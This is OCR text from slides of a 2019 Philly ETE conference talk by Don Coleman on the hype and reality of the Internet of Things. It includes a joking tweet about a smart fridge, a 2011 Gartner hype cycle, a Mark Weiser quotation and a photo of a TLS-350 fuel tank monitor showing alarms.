EMERGING TECHNOLOGIES
FOR THE ENTERPRISE CONFERENCE

**WIFI**
ETE2019

HASHTAG
#PhillyETE

SESSION Q&A
Visit sli.do
#PHILLYETE

Presented By

CHARIOT
SOLUTIONS

THE MEET GROUP

linode

VISTAR MEDIA

PINNACLE 21

ATOMIST

COMCAST

WTF IoT or IoT FTW?

Don Coleman - Chariot Solutions

Samsung's new fridge will ping your phone if you leave the door open

theverge.com/2019/1/7/18169...

Internet of Shit
@internetofshit

Following

why the heck doesn't it just close the door itself if it's so smart

> **The Verge** ✓ @verge
> Samsung's new fridge will ping your phone if you leave the door open theverge.com/2019/1/7/18169...

4:42 PM - 13 Jan 2019

Hype Cycle for Emerging Technologies, 2011

EXPECTATIONS

Internet TV
NFC Payment
Activity Streams
Wireless Power
Private Cloud Computing
Social Analytics
Augmented Reality
Group Buying
Cloud Computing
Media Tablet
Gamification
Virtual Assistants
Images Recognition
3D Printing
In-Memory Database Managment Systems
Context-Enriched Services
Speech-to-Speech Translation
Gesture Recognition
Internet of Things
Machine-to-Machine Communication Services
Mobile Robots
Natural Language Question Answering
Mesh Networks: Sensor
"Big Data" and Extreme Information Processing and Management

Location-Aware Applications

Social TV
Speech Recognition
Predictive Analytics
Video Analytics for Customer Service
Cloud/Web Platforms
Hosted Virtual Desktops
Mobile Application Stores
Computer-Brain Interface
Biometric Authentication Methods
Quantum Computing
Idea Management
3D Bioprinting
Human Augmentation
QR/Color Code
Consumerization
Virtual Worlds
E-Book Readers

As of July 2011

| TECHNOLOGY TRIGGER | PEAK OF INFLATED EXPECTATIONS | TROUGH OF DISILLUSIONMENT | SLOPE OF ENLIGHTENMENT | PLATEAU OF PRODUCTIVITY |

TIME

Years to mainstream adoption:

○ Less than 2 years   ● 2 to 5 years   ● 5 to 10 years   ▲ More than 10 years   ■ Obsolete before plateau

The Computer for the 21st Century

Specialized elements of hardware and software, connected by wires, radio waves and infrared, will be so ubiquitous that no one will notice their presence

by Mark Weiser

The most profound technologies are those that disappear. They weave themselves into the fabric of everyday life until they are indistinguishable from it.

is approachable only through complex jargon that has nothing to do with the tasks for which people use computers. The state of the art is perhaps analogous to the period when scribes had to

The idea of integrating comp seamlessly into the world at large counter to a number of presen trends. "Ubiquitous computing" in context does not mean just comp

CONNECT ALL THE THINGS

No one asks for an IoT project

PLUS!

VEEDER-ROOT

V/R

MAY 4, 2017   4:12:24 PM
T 2:PROBE OUT

ALARM

WARNING

POWER

ALARM TEST

MODE

BACKUP

FUNCTION

PRINT

CHANGE

STEP

PAPER FEED

ENTER

TANK SENSOR

QZ. 1	ABC 2	DEF 3
GHI 4	JKL 5	MNO 6
PRS 7	TUV 8	WXY 9
← +/−	□-, 0	→ .

SYSTEM STATUS REPORT
T 1:SETUP DATA WARNING
T 1:PROBE OUT
T 2:SETUP DATA WARNING
T 2:PROBE OUT
T 3:SETUP DATA WARNING
T 3:PROBE OUT
T 4:SETUP DATA WARNING
T 4:PROBE OUT
INVENTORY REPORT
NO ACTIVE TANKS

TLS-350

UST Monitoring System
